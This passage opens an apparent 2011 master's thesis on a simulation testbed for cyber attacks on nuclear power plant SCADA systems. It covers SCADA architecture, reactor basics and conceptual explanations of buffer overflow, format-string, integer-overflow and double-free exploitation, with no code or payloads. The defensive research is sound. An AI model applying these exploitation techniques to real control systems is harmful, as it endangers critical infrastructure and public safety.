

© 2011 by Laith Mohammad Al-Barakat

A TESTBED TO SIMULATE CYBER ATTACKS ON NUCLEAR
POWER PLANTS

BY

LAITH MOHAMMAD AL-BARAKAT

THESIS

Submitted in partial fulfillment of the requirements
for the degree of Master of Science in Nuclear, Plasma and Radiological Engineering
in the Graduate College of the
University of Illinois at Urbana-Champaign, 2011

Urbana, Illinois

Master's Committee:

Professor Rizwan Uddin, Chair
Professor Magdi Ragheb

ABSTRACT

A TESTBED TO SIMULATE CYBER ATTACKS ON NUCLEAR POWER PLANTS

An approach is presented for a testbed that is constructed using LabVIEW for the simulation of cyber attacks on nuclear power plants in view of providing effective and adequate defenses against malfeasance Denial of Service (DoS) and Zero- day attacks.

Nuclear power plants are critical infrastructures that must be safe and secure from undesirable intrusions: intrusions can be physical or cyber in nature. The increasing usage of digital control and computer systems, for Supervisory Control and Data Acquisition (SCADA) in the control rooms of the new generation of nuclear power plants, has introduced several cyber security issues that must be addressed. One of the most significant problems is that this new technology has increased the vulnerability of nuclear power plants to cyber security threats. Furthermore, this exposed vulnerability is one of the main reasons that the transition to digital control rooms connected to the internet has been slow and hesitant. In order to address these issues and ensure that a digital control system is safe and secure from undesirable cyber intrusions, the system must be evaluated with extensive tests and validation. These tests are used to verify that the installed systems are safe and will continue to properly function even under possible cyber attacks.

The vulnerabilities of a nuclear power plant can be identified through conducting cyber security exercises, cyber security attacks scenarios, and simulated attacks. All these

events can be performed using the control room in the nuclear power plant. However, this is a complicated and hampered process because of the complex hardware and software interactions that must be considered. Control rooms are also not ideal places to test cyber attacks and scenarios because any mishap can lead to detrimental consequences.

This research presents an approach to build a testbed that captures the relevant complexity of a nuclear power plant, its control room and associated cyber infrastructure. This testbed is developed and designed to assess the vulnerabilities that are introduced by using public networks for communications. The testbed is also used to simulate different cyber attack scenarios. It is used to develop cyber attack detection mechanisms based on the understanding of the physical system. Results imply that this testbed can be successfully used to simulate cyber attack and suggest the corresponding detection scenarios.

ACKNOWLEDGMENTS

First and foremost, all my gratitude is due to God Almighty for guiding me through, and aiding me in completing this work. Then, I would like to give thanks to my family, especially my parents for their unlimited support, encouragement, and advice. I would also like to express my sincere gratitude towards my advisor, Professor Rizwan-uddin for his insight, guidance throughout the project.

In addition, I really appreciate the help and insight of Professor Magdi Ragheb who helped steer me in the right direction, as well as supported me along the way, and who is serving as a reader for this thesis. I would like to thank many of my friends and classmates who aided me in coursework and shared some fun times with me.

Table of Contents

LIST OF FIGURES	vii
LIST OF TABLES	ix
CHAPTER 1 INTRODUCTION	1
CHAPTER 2 BACKGROUND	6
2.1. Supervisory Control and Data Acquisition (SCADA) Systems	6
2.1.1. SCADA System Architecture	7
2.1.2. SCADA System Security Issues Overview	10
2.2. Computer Network Attacks on Process Control Systems.....	11
2.2.1. Buffer Overflows	12
2.2.2. Format String Vulnerabilities	13
2.2.3. Integer Overflows	14
2.2.4. Dangling Pointers.....	15
2.3. SCADA in Nuclear Power Plants	15
2.3.1. The Boiling Water Reactor, BWR	17
2.3.2. The Pressurized Water Reactor, PWR.....	19
2.3.3. Possible Attack Consequences.....	20
CHAPTER 3 RELATED WORK.....	22
3.1. Cyber Security for the Power Grid	22
3.2. Cyber Attack Detection.....	23
CHAPTER 4 SIMULATION AND MODELING	24
4.1. Testbed Architecture.....	26
4.1.1. Nuclear Reactor Simulator.....	27
4.1.1.1. Client side	30
4.1.1.2. Server Side.....	36
4.1.2. Client –Server Protocol.....	42
4.1.3. Wide Area Network	42
4.2. Cyber Attacks Scenarios	42
4.2.1. Denial of Service.....	42
4.2.2. Zero-day attack	46
CHAPTER 5 ATTACKS DETECTION	50
5.1. Detection Algorithm	50

5.2. Case Study	53
5.3. Results.....	56
CHAPTER 6 SUMMARY, CONCLUSIONS AND FUTURE WORK	57
6.1. Summary and Conclusion	57
6.2. Future Work.....	58
REFERENCES	60
APPENDIX A LabVIEW Code.....	63
APPENDIX B C++ Code	67
APPENDIX C C# Code	70

LIST OF FIGURES

Figure 2.1 Typical SCADA system architecture.....	9
Figure 2.2 Boiling Water Reactor (BWR) diagram.....	18
Figure 2.3 Pressurized Water Reactor (PWR) diagram.....	19
Figure 4.1 Nuclear power plant model that is used to developed the testbed.....	25
Figure 4.2 Client–Server architecture.....	27
Figure 4.3 Block diagram of the reduced-order model.....	28
Figure 4.4 Client side Transmission Control Protocol (TCP) configuration	31
Figure 4.5 Client side – program settings tab in the control panel.....	32
Figure 4.6 Client side – control signal tab in the control panel.....	33
Figure 4.7 Client side reactor power tab in the SCADA panel.....	34
Figure 4.8 Client side temperature level tab in the SCADA panel.....	34
Figure 4.9 Client side reactivity tab in the SCADA panel.....	35
Figure 4.10 Client side precursor concentration tab in the SCADA panel.....	35
Figure 4.11 Server side TCP.....	37
Figure 4.12 Server side.....	38
Figure 4.13 Server side – program setting tab.....	39
Figure 4.14 Server side – parameters tab.....	40
Figure 4.15 Server side – initial condition tab.....	41
Figure 4.16 Packet drop rate due to Denial of Service (DoS) attack	45
Figure 4.17 Cyber attack to simulate Stuxnet worm attack.....	49
Figure 4.18 Cyber threat that simulate Stuxnet worm	49
Figure 5.1 Block diagram for the physical system	51
Figure 5.2 Flow chart for detection algorithm.....	53

Figure 5.3 Signals from the plant and the simulator in the case of no cyber attack.....	54
Figure 5.4 Signals from the plant and the simulator in the case of a cyber attack initiated at t ~39s.....	55
Figure 5.5 Simulator showing the red alert warning due to potential cyber attack.....	55

LIST OF TABLES

Table 4.1 Model parameters	30
----------------------------------	----

CHAPTER 1

INTRODUCTION

Nuclear power accounts for approximately 20% of all the electric power generation in the United States. Currently, there are 103 nuclear power plants operating in the United States, with a capacity of nearly 98,000 megawatts (MW). These plants are either Pressurized Water Reactors (PWRs) or Boiling Water Reactors (BWRs). Every nuclear power plant has a local process control system that is used to monitor and control the plant.

The U.S. Nuclear Regulatory Commission (NRC) is responsible to regulate and monitor commercial nuclear reactors. The NRC is responsible for licensing plants, as well as performing regular inspections to ensure compliance with safety and most security requirements. Due to their nature, nuclear power plants should be the safest and most secure part of any electricity generation facilities. Nuclear power plants must comply with the design basis threats determined by the NRC [1, 2]. The design basis threats include all conceivable and credible attacks that could result in the release of radioactivity. The physical safety of the plants against any external intrusion is also paramount. Plant security personnel often perform routine force-on-force exercises to demonstrate their ability to respond to such attacks.

The spread of new computer technologies in the new generation of nuclear reactors (Generation III+ and IV) have brought forth many advantages as well as risks. While Generation II reactors are still based on analog control rooms, increasingly powerful computers are becoming prevalent, not just in the control rooms, but also in the field in the form of Intelligent Electronic Devices (IEDs) in the next generation of Nuclear Power Plants (NPPs) [3]. They allow for efficient network based communications, the use of Supervisory Control and Data Acquisition (SCADA) systems, and more efficient operation of the plants. Unfortunately, these new technologies that involve the standard networks and protocols expose the devices to possible cyber attacks. If a cyber attack were to take place at a Nuclear Power Plant (NPP), it would most likely target the process control system [3-5].

Control systems are usually composed of a set of network agents, consisting of sensors, actuators, control processing units such as Programmable Logic Controllers (PLCs), and communication devices [6]. For example, nuclear power plants use integrated control systems in several operations such as moving the control rods in NPP, remotely monitoring the pressure and flow of coolant, and power generation [7].

The control system of the nuclear power plant is labeled as “safety-critical”, meaning its failure can cause irreparable harm to the physical system being controlled and to the people who depend on it. SCADA systems, in particular, perform vital functions in national critical infrastructures, such as electric power distribution, oil and natural gas distribution, solar and wind power generation, water and waste-water

treatment, and transportation systems. They are also at the core of health-care systems, weapons systems, and transportation management. The disruption of these control systems could have a significant impact on public health and safety, and lead to large economic losses [3]. SCADA systems are also widely used in the next generation of NPPs [7].

Determining the vulnerabilities of the control system in the NPPs that use these devices is a complicated and continuously evolving process due to the complexity of the system and due to the continuously evolving nature of the potential attacks. One approach is to build a comparatively simple system that captures the relevant complexity, i.e. a testbed. The testbed can be used as a tool to capture the vulnerabilities of the system and run cybersecurity exercises. The cybersecurity exercises include different scenarios to attack the testbed. The testbed can be used to simulate the impact of the attack on the NPPs. On the other hand, the attack detection algorithm can also be an integrated part of the testbed. It can monitor the physical system under control and raise an alert when an attack is detected. The alert can be in the form of a message to the operator alerting about the attack, as well as to suggest response(s) to the attack in an appropriate, time sensitive manner.

The primary objective of this work is to develop a simulation testbed that can be used to carry out simulation experiments to determine the vulnerabilities of the digital control room in NPPs to cyber security threats. A secondary objective is to carry out simulations with some of the commonly known cyber attack scenarios. To achieve this

goal, we first develop a testbed that simulates the control system in the nuclear power plant to assess the vulnerabilities introduced by using public or private networks for communication. Secondly, we use the knowledge of the physical system under control to design and develop different cyber attack scenarios that violate the confidentiality, integrity and availability in the testbed. These scenarios will help us to understand how the system will react under different scenarios, and will be used as a tool to assess the risks associated from cyber attacks. Finally, in order to detect modifications to the sensed or controlled data as soon as possible, before the attack causes irreversible damages to the system, we propose the security mechanisms that detect attacks by monitoring the physical system under control. Results of such simulations can then be used to evaluate and design improved digital control system designs.

The proposed testbed includes a simple nuclear reactor simulator with interactive features. The simulator includes variables such as reactor power, temperature, and precursors concentration. The simulator provides virtual instrument and graphical user interface to the operator to control the virtual nuclear power plant and provide the behavior of the system in real time. The simulator consists of two parts: Client side and Server side, both of them run on different machines and use a wide area network for communication. The Client side and the Server side use the TCP/IP network protocol for the communication.

The present work attempts to initiate a discussion between the control and the security practitioners—two areas that have had little interaction in the past. It is believed

that control engineers can leverage security engineering into an improved design. This new design would be based on a combination of control algorithms, which go beyond safety and fault tolerance, and will include considerations on surviving targeted cyber attacks.

The remainder of this work is organized as follows: Chapter 2 puts this effort into perspective by describing the relevant background information. Related work on security assessment techniques for power systems and computer networks is discussed in Chapter 3. Chapter 4 describes the architecture and implementation of our simulation model, and discusses the simulation results. Different cyber attack scenarios are also formulated in this chapter. Chapter 5 discusses the detection mechanism of the cyber attacks. Lastly, the thesis is concluded with a short discussion and possible future work in Chapter 6.

CHAPTER 2

BACKGROUND

A brief background of relevant technical areas relevant to this work is given in this chapter. SCADA systems are described in Section 2.1, followed by discussion about computer attacks on Process Control System in Section 2.2. For those with no exposure to nuclear systems, a brief description of the role of SCADA systems in nuclear power plant is given in Section 2.3.

2.1. Supervisory Control and Data Acquisition (SCADA) Systems

Computer-based supervisory control and data acquisition (SCADA) systems have changed from standalone, compartmentalized operations into networked architectures that communicate across large distances. Their implementation has migrated from custom hardware and software to standard hardware and software platforms. These changes have led to reduced development, operational, and maintenance costs as well as providing executive management with real-time information that can be used to support planning, supervision, and decision making [8-11].

The industrial control systems using trade-mark hardware and software are now vulnerable to intrusions through external networks, including the Internet, as well as from internal personnel. These attacks take advantage of vulnerabilities in standard platforms, such as Windows, and PCs that are used in SCADA systems. This situation lead to attack progression concerns due to the fact that SCADA systems are controlling a large percentage of the world's critical infrastructures, such as nuclear power plants, other

electricity generating plants, pipelines, refineries, and chemical plants. They are directly and indirectly involved in providing services to seaports, transportation systems, pipelines, manufacturing plants, and many other critical enterprises [12, 13].

Supervisory control and data acquisition (SCADA) systems are considered to be the nervous system of most critical infrastructures. SCADA provides management with real-time data on production operations, implement more efficient control paradigms, improves plant and personnel safety, and reduces costs of operation. These benefits are made possible by the use of standard hardware and software in SCADA systems combined with improved communication protocols and increased connectivity to outside networks, including the Internet.

2.1.1. SCADA System Architecture

Specific terminology is associated with the components of SCADA systems. These SCADA elements are defined as follows:

- Operator: Human operator who monitors the SCADA system and performs supervisory control functions for the remote plant operations.
- Human Machine Interface (HMI): Presents data to the operator and provides for control inputs in a variety of formats, including graphics, schematics, windows, pull-down menus, and touch-screens.
- Master Terminal Unit (MTU): Equivalent to a master unit in master/slave architecture. The MTU presents data to the operator through the HMI, gathers data from the distant site, and transmits control signals to the remote site. The transmission rate of data between the MTU and the remote site is relatively low

and the control method is usually an open loop because of possible time delays or data flow interruptions.

- Communications means: Communication method between the MTU and remote controllers. Communication can be through the Internet, wireless or wired networks, or the switched public telephone network.
- Remote Terminal Unit (RTU): Functions as a slave in the master/slave architecture. It sends control signals to the device under control, acquires data from these devices, and transmits the data to the MTU. An RTU may be a Programmable Logic Controller (PLC). The data rate between the RTU and controlled device is relatively high and the control method is usually closed loop.

A general diagram of a SCADA system is shown in Figure 2.1.




Figure 2.1 Typical SCADA system architecture

Modern SCADA architectures rely heavily on standard protocols and digital data transmission. For example, a communications protocol such as the Foundation Fieldbus is applied in conjunction with industrial Ethernet radios [10]. These Ethernet radios provide data rates of 512 kbps, a large increase over those provided by EIA-232 serial links. For security, industrial Ethernet access points use spread-spectrum frequency hopping technology with encryption [10, 11].

As discussed previously, the SCADA architecture comprises two levels: a master or client level at the supervisory control center and a slave or data server level that interacts with the processes under control. In addition to the hardware, the software components of the SCADA architecture are important.

2.1.2. SCADA System Security Issues Overview

For reasons of efficiency, maintenance, and economics, data acquisition and control platforms have migrated from isolated in-plant networks, using proprietary hardware and software, to PC-based systems using standard software, network protocols, and the Internet. The downside of this transition has been the exposure of SCADA systems to the same vulnerabilities and threats that plague Windows-based PCs and their associated networks. Some typical attacks that might be mounted against SCADA systems that employ standard hardware and software are listed here:

- Malicious code such as viruses, Trojan horses, and worms
- Unauthorized disclosure of critical data
- Unauthorized modification and manipulation of critical data

- Denial of service attacks
- Unauthorized access to audit logs and modification of audit logs

Most SCADA systems, particularly the local Programmable Logic Controllers (PLCs), have to operate in real-time or near real-time environments. Thus, they cannot afford delays that might be caused by information security software and that interfere with critical control decisions affecting personnel safety, product quality, and operating costs. Also, the plant SCADA system components do not usually have excess memory capacity that can accommodate relatively large programs associated with security monitoring activities.

In summary, conventional Information Technology (IT) systems are concerned with providing for internal and external connectivity, productivity, extensive security mechanisms for authentication and authorization, and the three major information security principles of confidentiality, availability, and integrity. Conversely, SCADA systems emphasize reliability, real-time response, tolerance of emergency situations where passwords might be incorrectly entered, personnel safety, product quality, and plant safety [8, 10].

2.2. Computer Network Attacks on Process Control Systems

There are several cyber threats that use low-level coding vulnerabilities to attack a large number of process control systems in production. Low-level coding vulnerabilities are defined as a programming error that corrupts the memory of a program. The

exploitation of such vulnerabilities generally takes the form of control-data or Non-control attacks.

Control data attacks are considered the most critical security threats. They alter the target program's control data (data that are loaded to processor program counter at some point in the program execution, e.g., return addresses and function pointers) in order to execute injected malicious code or out-of context library code (in particular, return-to-library attacks). The attacks usually make system calls (e.g., starting a shell) with the privilege of the victim process. Non-control data attacks corrupt a variety of application data including user identity data, configuration data, user input data, and decision-making data, i.e., computational data usually held by global or local variables in a computer program. Some real world examples of low-level coding vulnerabilities in process control systems include buffer overflow, format string vulnerability, integer overflow, and double free attack [14].

2.2.1. Buffer Overflows

Buffer overflow, or buffer overrun, is an abnormality that occurs when a program, while writing data to a buffer, overruns the buffer's boundary due to insufficient bounds checking, and corrupts the data values in memory addresses adjacent to the allocated buffer. Buffer overflows can be triggered by inputs that are designed to execute code, or alter the way the program operates. This may result in erratic program behavior, including memory access errors, incorrect results, a crash, or a breach of system security. They are thus the basis of many software vulnerabilities and can be maliciously exploited [11].

The technique used to exploit buffer overflow vulnerability depends on the architecture, operating system, and memory region. For example, in stack-based exploitation, the attacker can overwrite a local variable that is near the buffer in memory on the stack, to change the behavior of the program, and overwrite the return address in a stack frame. Once the function returns, execution will resume at the return address as specified by the attacker, which includes the malicious code. Another possibility is to overwrite a local variable that is near the buffer in memory on the stack, which will change the behavior of the program and exploit buffer overflow vulnerability. While on heap-based exploitation, the buffer overflow attack occurs in the heap data. Memory locations on the heap are dynamically allocated by the application at run-time and contain program data. Exploitation is performed by corrupting this data in specific ways, which will cause the application to overwrite internal structures such as linked list pointers. The canonical heap overflow technique overwrites dynamic memory allocation linkage, and uses the resulting pointer exchange to overwrite a program function pointer [8].

2.2.2. Format String Vulnerabilities

Format string vulnerability is a programming error that allows an adversary to specify the format string to a format function. An adversary may have the possibility to specify a format string directly. An example of this, in the C programming language, involves a number of functions which accept a format string as an argument. These functions include *fprintf*, *printf*, *sprintf*, *snprintf*, *vfprintf*, *vprintf*, *vsprintf*, *vsprintf*, *setproctitle*, *syslog*, and others.

Format string vulnerability attacks fall into three categories: denial-of-service, reading, and writing. Denial-of-service attacks are characterized by utilizing multiple

instances of the `%s` format specifier to read data off of the stack until the program attempts to read data from an illegal address, which will cause the program to crash. Reading-attacks typically utilize the `%x` format specifier to print sections of memory that we do not normally have access to. Writing-attacks utilize the `%d`, `%u` or `%x` format specifier to overwrite the Instruction Pointer and force execution of user-supplied shell code [11].

2.2.3. Integer Overflows

There are two kinds of integer errors, namely integer overflows and integer sign errors. An integer overflow occurs when an integer variable is assigned a value that is larger than the maximum value it can hold. When an integer variable is overflowed, no buffers are smashed, thus integer overflow vulnerability is not directly exploitable.

An integer overflow condition exists when an integer, which has not been properly sanity checked, is used in the determination of an offset or size for memory allocation, copying, concatenation, or other similar tasks. If the integer in question is incremented past the maximum possible value, it may wrap to become a very small or negative number, therefore providing an incorrect value. The consequences include, availability, in which integer overflows generally lead to undefined behavior and therefore crash. In the case of overflows involving loop index variables, the likelihood of infinite loops is also high. Also, if the integer overflow has resulted in a buffer overflow condition, data corruption will most likely take place. Integer overflows can sometimes trigger buffer overflows which can be used to execute arbitrary code. This is usually outside the scope of a program's implicit security policy [8].

2.2.4. Dangling Pointers


Dangling pointer vulnerability arises when an object is deleted or deallocated, without modifying the value of the pointer, resulting in a pointer that still points to the memory location of the deallocated memory. A double-free occurs when deallocated memory is deallocated a second time; such vulnerability may cause a program to assume abnormal behavior, and in the case of a double-free vulnerability, it may lead to complete program exploitation. The system may reallocate the previously freed memory to another process, and if the original program then dereferences the dangling pointer, unpredictable behavior may result, as the memory may now contain completely different data [8, 9].

2.3. SCADA in Nuclear Power Plants

Nuclear power plants are extremely important elements in a nation's critical infrastructure. NPPs with digital control rooms are sensitive to SCADA attacks. In a Light Water Reactor (LWR) nuclear power plant, the nuclear reactor generates heat that produces high-pressure steam. The steam is used to power turbines that provide energy to electrical generators. The process is similar to that used in fossil fuel plants, but the source of heat in a nuclear power plant is the reactor instead of the burning of fossil fuels.

The heat is the result of a nuclear fission reaction in which atoms with large atomic numbers are broken into two atoms when hit by neutrons. This splitting also produces a relatively large amount of energy and releases additional neutrons. The newly generated neutrons, in turn, collide with other large atomic number nuclei and a chain reaction is sustained. A typical reaction is the breakdown of Uranium 235 (U^{235}), which

creates strontium, xenon, an average of 2.47 neutrons, and about 200 million electron-volts (MeV) of energy. A typical fission reaction is:



In order to sustain the reaction, fast neutrons that are generated must be slowed down to energy levels that are optimum for inducing fission in the U^{235} nuclei. These slower neutrons are known as thermal neutrons. A moderator is used to slow down the neutrons. A widely used moderator that also acts as the coolant to extract the fission heat is water. The energy released by this sustained chain reaction is manifested as heat that generates steam to power the steam turbines. Control of the nuclear reactor is accomplished by moving neutron-absorbing materials in the form of rods in and out of the reactor. A typical rod is composed of silver, indium, and cadmium. At steady state operation, burnable absorbers (of neutrons) in addition to neutron absorbers such as boron diluted in water are also used to keep the reactor critical.

In the United States, the nuclear power plants use water as a moderator and coolant. These reactors are known as Light Water Reactors (LWR). The two main types of light water reactors are defined by the state of the water in the core. In the Boiling Water Reactor (BWR), the water is allowed to boil, and it results in steam that is used to directly power the turbines. This steam exhibits a low level of radioactivity with a half-life of about one-half second. In the PWR, two separate loops are used with a heat exchanger to isolate the radioactive water flowing through the core from the steam circulated to the turbines.

2.3.1. The Boiling Water Reactor, BWR

A typical BWR that generates 1,220 megawatts of electrical power has approximately 180 neutron-absorbing control rods that have to be operated. Safety features for these reactors include an Emergency Core Cooling System (ECCS) to prevent the core from overheating. A general diagram of a BWR is given in Fig. 2.2.




Figure 2.2 Boiling Water Reactor (BWR) diagram

2.3.2. The Pressurized Water Reactor, PWR

The PWR is used widely throughout the world and in nuclear propulsion. In this reactor, the coolant is kept under pressure to prevent boiling. It uses two separate water loops as shown in Figure.2.3. The pressures in both loops, the primary and secondary, must be controlled for safe and proper operation. The critical pressure in the primary loop is controlled by a pressurizer connected to the piping system.

